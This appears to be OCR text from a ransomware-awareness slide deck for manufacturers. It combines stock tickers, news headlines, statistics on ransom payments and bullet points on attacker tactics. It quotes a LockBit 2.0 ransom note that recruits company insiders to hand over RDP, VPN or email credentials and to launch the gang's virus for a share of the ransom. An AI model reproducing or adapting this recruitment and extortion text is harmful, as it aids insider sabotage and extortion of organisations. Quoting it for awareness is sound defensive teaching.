
DOW
34,460.48
▼ 346.98
-1.00%


NAS 13,958.12 ▼ 150.70 -1.07% | RUSS 2K 2,056.75 ▼ 31.59 -1.51%

LAST TRADES ▸ 4 ▼ 5.08 | NEXTERA ENERGY INC (NEE) 83.00 ▲ 0.15 |


Who is the King of Ransomware on the DarkWeb?

(number of affected organizations)





Source: DarkTracer




LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.

Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger
[redacted]
Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID:
[redacted]
If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave Browser
[redacted]

RANSOMWARE



threat post Cloud Security / Malware / Vulnerabilities / InfoSec Insiders / Podcasts

BlackMatter Strikes Iowa Farmers Cooperative, Demands $5.9M Ransom

Manufacturing was the top industry targeted by ransomware last year

GRAHAM CLULEY Follow @gcluley

FEB 24, 2022 | IT SECURITY AND DATA PROTECTION


themanufacturer.com/articles/why-manufacturers-need-to-take-ransomware-and-cyberse

THE MANUFACTURER SUBS

LEADERSHIP & STRATEGY | INNOVATION | DIGITAL TRANSFORMATION | INDUSTRIAL DATA

Why manufacturers need to take ransomware and cybersecurity threats very

- Continual evolution of new tactics, techniques, and procedures
- Highly effective, and now targeting supply chain for maximum impact.
- Groups largely out of Russia, however, are spread through the globe.
- Capabilities continue to increase as ransom is paid creating a cyclical effect of compromised companies



Best Practices

Ransomware: To pay or not to pay? - Part 1

The average ransomware payment in 2021 increased 82% compared to 2020 and there are an average of seven attacks every hour in the U.S.

By Danielle M. Gardiner, CPA, CFF, and Joseph Lazzarotti, Contributor: Shiraz Saeed | March 15, 2022 at 12:00 AM

HOW RANSOMWARE EVOLVED

All About The Money

- Ransomware started off small but has morphed into a multi-multi-million-dollar industry.
- Ability to hold companies ransom for millions of dollars is a reality.
- The attackers run organized businesses that have varying levels of operations.
- It's estimated one of the top hacker groups has yielded over 76 million dollars in profits from Ransomware.

Maximize Damages

- The attackers use to focus on automation, this has changed.
- The latest hospital hack – within 4 hours hackers had already moved to 30 systems on the network and completely shutdown the hospital.
- Maximize damage equals maximized returns in money.
- Targeting backups are a critical piece of this.

LOTS OF MONEY

FBI: Over $140 million handed over to ransomware attackers (2020)

- Anthony Spadafora

